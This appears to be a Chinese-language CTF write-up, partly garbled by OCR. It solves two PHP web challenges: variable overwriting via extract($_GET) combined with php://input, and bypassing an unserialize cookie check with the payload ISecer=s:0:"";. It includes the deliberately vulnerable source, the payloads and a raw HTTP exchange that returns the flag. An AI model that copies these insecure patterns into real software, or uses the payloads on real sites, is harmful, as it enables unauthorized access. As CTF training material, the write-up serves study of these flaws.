> HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的，服务器基此可以获得一些信息用于处理。




Web8

```php
<?php
extract($_GET);
if (!empty($ac)){
$f = trim(file_get_contents($fn));
if ($ac === $f){
echo "<p>This is flag:" ." $flag</p>";
}
else{
echo "<p>sorry!</p>";
}}
?>
```


ac的值=　　f，而**f**

payload：get：?ac=1&fn=php://input post：1



在网上还看到一种方法，根据题目提示，访问flag.txt，看到文件内容是flags，然后构造payload：

?ac=flags&fn=flag.txt，也是可以的，这个应该才是出题意图。



flag.php


看看源码，发现login只是个按钮，怪不得怎么点都没反应

这个提示hint，找了半天不知道是什么用，最后，get传进去hint=1，发现了源码

```php
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
  <form method="POST" action="#">
    <p><input name="user" type="text" placeholder="Username"></p>
    <p><input name="password" type="password" placeholder="Password"></p>
    <p><input value="Login" type="button"/></p>
  </form>
</div>
</body>
</html>
<?php
}
$KEY='ISecer:www.isecer.com';
?>
```


(unserialize($cookie$)=$ __ „KEY”)

这样看起来，只要把 `$KEY='ISecer:www.isecer.com'` 序列化之后，给cookie就可以了，事实上，也确实是把 KEY 序列化之后给 $cookie$，只不过，KEY在序列化的时候，还未定义，是个空值，而不是 `$KEY='ISecer:www.isecer.com'`，所以，把$KEY=""序列化之后为 `s:0:"";`



cookie的参数是ISecer，所以payload：

```
cookie: ISecer=s:0:"";
```


User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
cookie: ISecer=s:0:"";
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 15:06:53 GMT
Content-Type: text/html
Connection: close
Content-Length: 27
flag{unserialize_by_virink}

Trim的笔记本